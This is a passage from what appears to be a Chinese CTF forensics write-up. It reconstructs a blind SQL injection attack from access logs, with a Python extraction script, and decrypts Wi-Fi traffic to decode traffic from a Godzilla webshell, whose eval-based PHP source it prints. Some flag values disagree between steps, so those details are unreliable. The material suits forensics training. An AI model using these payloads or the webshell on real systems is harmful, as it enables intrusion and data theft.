"GET /index.php?id=1%20and%20if(substr((select%20flag%20from%20sql.flag),43,1)%20=%20',',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-"
"GET /index.php?id=1%20and%20if(substr((select%20flag%20from%20sql.flag),43,1)%20=%20'+',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-"
```

8.3

【题目描述】

黑客最后获取到的flag字符串为 flag{deddcd67-bcfd-487e-b940-1217e668c7db}。

【操作内容】

方法1:

1、根据布尔盲注的原理，将access.log文件中多余的数据包去除，只剩下界面为真的数据条目，如下图所示：

```
((select%20column_name%20from%20information_schema.columns%20where%20table_name='flag'%20and%20table_schema='sql'),1,1)%20=%20'f',1,(select%20flag%20from%20sql.flag),1,1)%20=%20'f',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 480 "-" "python3"
((select%20column_name%20from%20information_schema.columns%20where%20table_name='flag'%20and%20table_schema='sql'),2,1)%20=%20'1',1,(select%20flag%20from%20sql.flag),2,1)%20=%20'1',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 481 "-" "python3"
((select%20column_name%20from%20information_schema.columns%20where%20table_name='flag'%20and%20table_schema='sql'),3,1)%20=%20'a',1,(select%20flag%20from%20sql.flag),3,1)%20=%20'a',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 481 "-" "python3"
((select%20column_name%20from%20information_schema.columns%20where%20table_name='flag'%20and%20table_schema='sql'),4,1)%20=%20'g',1,(select%20flag%20from%20sql.flag),4,1)%20=%20'g',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 481 "-" "python3"
((select%20column_name%20from%20information_schema.columns%20where%20table_name='flag'%20and%20table_schema='sql'),5,1)%20=%20'+',1,(select%20flag%20from%20sql.flag),5,1)%20=%20'+',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 481 "-" "python3"
((select%20flag%20from%20sql.flag),1,1)%20=%20'f',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 480 "-" "python3"
((select%20flag%20from%20sql.flag),2,1)%20=%20'1',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 481 "-" "python3"
((select%20flag%20from%20sql.flag),3,1)%20=%20'a',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 481 "-" "python3"
((select%20flag%20from%20sql.flag),4,1)%20=%20'g',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 481 "-" "python3"
((select%20flag%20from%20sql.flag),5,1)%20=%20'7B',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 481 "-" "python3"
((select%20flag%20from%20sql.flag),6,1)%20=%20'd',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 482 "-" "python3"
((select%20flag%20from%20sql.flag),7,1)%20=%20'e',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 482 "-" "python3"
((select%20flag%20from%20sql.flag),8,1)%20=%20'd',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 481 "-" "python3"
((select%20flag%20from%20sql.flag),9,1)%20=%20'd',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 482 "-" "python3"
((select%20flag%20from%20sql.flag),10,1)%20=%20'c',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 479 "-" "python3"
((select%20flag%20from%20sql.flag),11,1)%20=%20'd',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 479 "-" "python3"
((select%20flag%20from%20sql.flag),12,1)%20=%20'6',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 480 "-" "python3"
((select%20flag%20from%20sql.flag),13,1)%20=%20'7',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 480 "-" "python3"
((select%20flag%20from%20sql.flag),14,1)%20=%20'-',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 479 "-" "python3"
((select%20flag%20from%20sql.flag),15,1)%20=%20'b',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 479 "-" "python3"
((select%20flag%20from%20sql.flag),16,1)%20=%20'c',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 479 "-" "python3"
((select%20flag%20from%20sql.flag),17,1)%20=%20'f',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 481 "-" "python3"
((select%20flag%20from%20sql.flag),18,1)%20=%20'd',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 480 "-" "python3"
((select%20flag%20from%20sql.flag),19,1)%20=%20'-',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 480 "-" "python3"
((select%20flag%20from%20sql.flag),20,1)%20=%20'4',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 479 "-" "python3"
((select%20flag%20from%20sql.flag),21,1)%20=%20'8',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 480 "-" "python3"
((select%20flag%20from%20sql.flag),22,1)%20=%20'7',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 480 "-" "python3"
((select%20flag%20from%20sql.flag),23,1)%20=%20'e',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 479 "-" "python3"
((select%20flag%20from%20sql.flag),24,1)%20=%20'-',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 480 "-" "python3"
((select%20flag%20from%20sql.flag),25,1)%20=%20'b',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 480 "-" "python3"
```

2、将获取到的条目放入burpsuit进行url解码，结果如下：

```
flag from sqli.flag),1,1) = 'f',1,(select table_name from inf
flag from sqli.flag),2,1) = 'l',1,(select table_name from inf
flag from sqli.flag),3,1) = 'a',1,(select table_name from inf
flag from sqli.flag),4,1) = 'g',1,(select table_name from inf
flag from sqli.flag),5,1) = '{',1,(select table_name from inf
flag from sqli.flag),6,1) = 'd',1,(select table_name from inf
flag from sqli.flag),7,1) = 'e',1,(select table_name from inf
flag from sqli.flag),8,1) = 'd',1,(select table_name from inf
flag from sqli.flag),9,1) = 'd',1,(select table_name from inf
flag from sqli.flag),10,1) = 'c',1,(select table_name from in
flag from sqli.flag),11,1) = 'd',1,(select table_name from in
flag from sqli.flag),12,1) = '6',1,(select table_name from in
flag from sqli.flag),13,1) = '7',1,(select table_name from in
flag from sqli.flag),14,1) = '-',1,(select table_name from in
flag from sqli.flag),15,1) = 'b',1,(select table_name from in
flag from sqli.flag),16,1) = 'c',1,(select table_name from in
flag from sqli.flag),17,1) = 'f',1,(select table_name from in
flag from sqli.flag),18,1) = 'd',1,(select table_name from in
flag from sqli.flag),19,1) = '-',1,(select table_name from in
flag from sqli.flag),20,1) = '4',1,(select table_name from in
flag from sqli.flag),21,1) = '8',1,(select table_name from in
flag from sqli.flag),22,1) = '7',1,(select table_name from in
flag from sqli.flag),23,1) = 'e',1,(select table_name from in
flag from sqli.flag),24,1) = '-',1,(select table_name from in
flag from sqli.flag),25,1) = 'b',1,(select table_name from in
flag from sqli.flag),26,1) = '9',1,(select table_name from in
flag from sqli.flag),27,1) = '4',1,(select table_name from in
flag from sqli.flag),28,1) = '0',1,(select table_name from in
flag from sqli.flag),29,1) = '-',1,(select table_name from in
flag from sqli.flag),30,1) = '1',1,(select table_name from in
flag from sqli.flag),31,1) = '2',1,(select table_name from in
flag from sqli.flag),32,1) = '1',1,(select table_name from in
flag from sqli.flag),33,1) = '7',1,(select table_name from in
```

3、如此，成功获取到flag的值flag{deddc67-bcfd-487e-b940-1217e668c7db}。

方法2：正则匹配

```
# coding : utf-8
import re
from urllib.parse import unquote

file_name = "access_1.log"
pattern_string = "select%20flag%20from%20sqlmap.flag"
#file_name = input("输入文件名，文件记得要在当前脚本目录下：")
#pattern_string = input("复制个特征值过来，比如select,flag啥的：")
flag = ''

# 打开文件以及读取行数
get_File = open(file_name, "r+")
get_line = get_File.readline()

while get_line:
    get_Data = re.search(pattern_string, get_line)
    if get_Data:
        get_Data_Num = re.search(r'4[7-8][0-1]?.*', get_Data.string)
        if get_Data_Num:
            flag += (re.findall(r"%20=%20\'(.*?)\'", get_Data_Num.string))[0]
            print(unquote(flag[:-1], 'utf-8'))
        get_line = get_File.readline()
get_File.close()
```

9 wifi

9.1

【题目描述】

小王往upload-labs上传木马后进行了cat /flag，flag内容为_____ flag{5db5b7b0bb74babb66e1522f3a6b1b12}_____。（压缩包里有解压密码的提示，需要额外添加花括号）

【操作内容】

分析 服务端.pcapng获取1.php

```
1
2 @session_start();
3 @set_time_limit(0);
4 @error_reporting(0);
5 function encode($D,$K){
6     for($i=0;$i<strlen($D);$i++) {
7         $c = $K[$i%15];
8         $D[$i] = $D[$i]^$c;
9     }
10    return $D;
11 }
12 $pass='key';
13 $payloadName='payload';
14 $key='3c6e0b8a9c15224a';
15 if (isset($_POST[$pass])){
16     $data=encode(base64_decode($_POST[$pass]),$key);
17     if (isset($_SESSION[$payloadName])){
18         $payload=encode($_SESSION[$payloadName],$key);
19         eval($payload);
20         echo substr(md5($pass.$key),0,16);
21         echo base64_encode(encode(@run($data),$key));
22         echo substr(md5($pass.$key),16);
23     }else{
24         if (stripos($data,"getBasicsInfo")!=false){
25             $_SESSION[$payloadName]=encode($data,$key);
26         }
27     }
28 }
```

CSDN @倔强的青铜选手。。。

打开 客户端.cap发现是加密的Wi-Fi包

客户端.cap

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000		EtekTech_9c:af:ee	802.11		10 Acknowledgement, Flags=.....
2	0.000072		EtekTech_9c:af:ee	802.11		10 Acknowledgement, Flags=.....
3	0.040256	HuaweiDe_4c:55:ec	Broadcast	802.11		267 Beacon frame, SN=1910, FN=0, Flags=....., BI=100, SSID=My_Wifi
4	0.057920	HuaweiDe_4c:55:ec	ITTIMTec_5a:c9:24	802.11		356 Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi
5	0.064629		NewH3CTe_8a:45:50	802.11		10 Acknowledgement, Flags=.....
6	0.080396		EtekTech_9c:af:ee	802.11		10 Acknowledgement, Flags=.....
7	0.084444	HuaweiDe_4c:55:ec	ITTIMTec_5a:c9:24	802.11		356 Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi
8	0.097230		EtekTech_9c:af:ee	802.11		10 Acknowledgement, Flags=.....
9	0.155755	HuaweiDe_4c:55:ec	ca:9a:3d:4a:2e:0b	802.11		356 Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi
10	0.206791		XiamenFo_0c:7a:e0	802.11		10 Acknowledgement, Flags=.....
11	0.230396		NewH3CTe_8a:45:50	802.11		10 Acknowledgement, Flags=.....
12	0.667327		EtekTech_9c:af:ee	802.11		10 Acknowledgement, Flags=.....
13	0.668945	HuaweiDe_4c:55:ec	0a:3d:11:88:a0:16	802.11		356 Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi
14	0.670611		HuaweiDe_4c:55:ec	802.11		10 Acknowledgement, Flags=.....
15	0.678539		EtekTech_9c:af:ee	802.11		10 Acknowledgement, Flags=.....
16	0.692950	HuaweiDe_4c:55:ec	6e:4f:af:62:06:f3	802.11		356 Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi
17	1.068769	HuaweiDe_4c:55:ec	Google_7f:b2:1d	802.11		356 Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi
18	1.133534		XiamenFo_0c:7a:e0	802.11		10 Acknowledgement, Flags=.....
19	1.135595		NewH3CTe_8a:45:50	802.11		10 Acknowledgement, Flags=.....
20	1.139243		XiamenFo_0c:7a:e0	802.11		10 Acknowledgement, Flags=.....
21	1.146470	HuaweiDe_4c:55:ec	Google_36:02:58	802.11		356 Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi


Frame 12: 10 bytes on wire (80 bits), 10 bytes captured (80 bits)

IEEE 802.11 Acknowledgement, Flags:

20210923170911

CSDN @倔强的青铜选手。。。

对内存进行分析（看桌面，看admin，意外发现Mywifi.zip）




这里就需要一个前置知识了

网卡的 GUID 和接口绑定是绑定的，win7的wifi密码就存放在c:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces[网卡Guid]中


如果不知道这里，其实也可以使用命令：

```
getmac /V /S 127.0.0.1
```

然后再everything搜索一下，因此这里直接搜索Interface。




解压之后回去xml，里面存在wifi的信息



```
<protected>false</protected>
<keyMaterial>233@114514_qwe</keyMaterial>
</sharedKey>
</security>
</MSM>
</WLANProfile>
```

CSDN @倔强的青铜选手。。。。

因此可以解密wifi流量




CSDN @倔强的青铜选手。。。。

这里也可以使用如下命令



解密后可以获取加密返回的信息,到这里基础信息收集完毕了,剩下的就是解密流量了, 参考文章:

<https://www.freebuf.com/sectool/285693.html>
https://blog.csdn.net/zeros_/article/details/111521314



根据上面的文章可以知道（对于PHP_XOR_BASE64加密方式来说，前后各附加了16位的混淆字符），所以我们拿到的流量要先删除前16位和后16位字符，同时Godzilla的流量还会进行一个gzip压缩，因此最外层还要用gzdecode进行一次解码。最终解密1198号数据包的时候获取flag

ip.addr==42.192.84.152&&http

No.	Time	Source	Destination	Protocol	Length	Info
5867	88.688882	42.192.84.152	192.168.8.102	HTTP	785	[TCP ACKed unseen segment] HTTP/1.1 200 OK (text/css)
5880	88.701819	42.192.84.152	192.168.8.102	HTTP	393	HTTP/1.1 200 OK (text/css)
5961	88.858105	42.192.84.152	192.168.8.102	HTTP	1352	HTTP/1.1 200 OK (application/javascript)
6030	88.961333	42.192.84.152	192.168.8.102	HTTP	1377	[TCP ACKed unseen segment] HTTP/1.1 200 OK (application/javascript)
6051	89.000968	42.192.84.152	192.168.8.102	HTTP	1290	HTTP/1.1 200 OK (application/javascript)
6093	89.068787	42.192.84.152	192.168.8.102	HTTP	187	HTTP/1.1 200 OK (application/javascript)
6114	89.111924	42.192.84.152	192.168.8.102	TCP	1470	8080 → 58200 [ACK] Seq=23461 Ack=381 Win=30336 Len=1380
6194	89.441471	42.192.84.152	192.168.8.102	HTTP	496	HTTP/1.1 200 OK (PNG)
6865	101.398056	42.192.84.152	192.168.8.102	HTTP	371	HTTP/1.1 200 OK (text/html)
7318	118.512528	42.192.84.152	192.168.8.102	HTTP	390	HTTP/1.1 200 OK (text/html)
7487	126.672936	42.192.84.152	192.168.8.102	HTTP	256	[TCP ACKed unseen segment] HTTP/1.1 200 OK
7944	138.573222	42.192.84.152	192.168.8.102	HTTP	467	HTTP/1.1 200 OK
7966	138.636468	42.192.84.152	192.168.8.102	HTTP	531	HTTP/1.1 200 OK (text/html)
7995	138.821202	42.192.84.152	192.168.8.102	HTTP	388	HTTP/1.1 200 OK (text/html)
8248	145.375530	42.192.84.152	192.168.8.102	HTTP	660	[TCP ACKed unseen segment] HTTP/1.1 200 OK (text/html)
8356	150.237889	42.192.84.152	192.168.8.102	HTTP	603	[TCP ACKed unseen segment] HTTP/1.1 200 OK (text/html)

Frame 7995: 388 bytes on wire (3104 bits), 388 bytes captured (3104 bits)
IEEE 802.11 QoS Data, Flags: .p....F.
Logical-Link Control
Internet Protocol Version 4, Src: 42.192.84.152, Dst: 192.168.8.102
Transmission Control Protocol, Src Port: 8080, Dst Port: 58210, Seq: 2199, Ack: 35565, Len: 298
[2 Reassembled TCP Segments (1678 bytes): #7991(1380), #7995(298)]
Hypertext Transfer Protocol
Line-based text data: text/html (1 lines)
[truncated] 72a9c691ccdaab98f11MG14YTlJm1BmbiuL3NLqp/qjE6CBXjXcnncejH2IcwE6uI8kh6AedCyg+/e1qtzyonXWdjI67J6AdPt9P3//PmParcThztqi167gJfN0aZEgggcIebyPRVjBqELfnEdIo0w6EgX/Sv70RydPuZzDy0MY3d3uEytDLZMnadtqYXouU53nyqrs...

20210924103539

CSDN @倔强的青铜选手。。。。

php


```
<?php
function encode($D,$K)&#123;
    for($i=0;$i<strlen($D);$i++)&#123;
        $c = $K[$i+1&15];
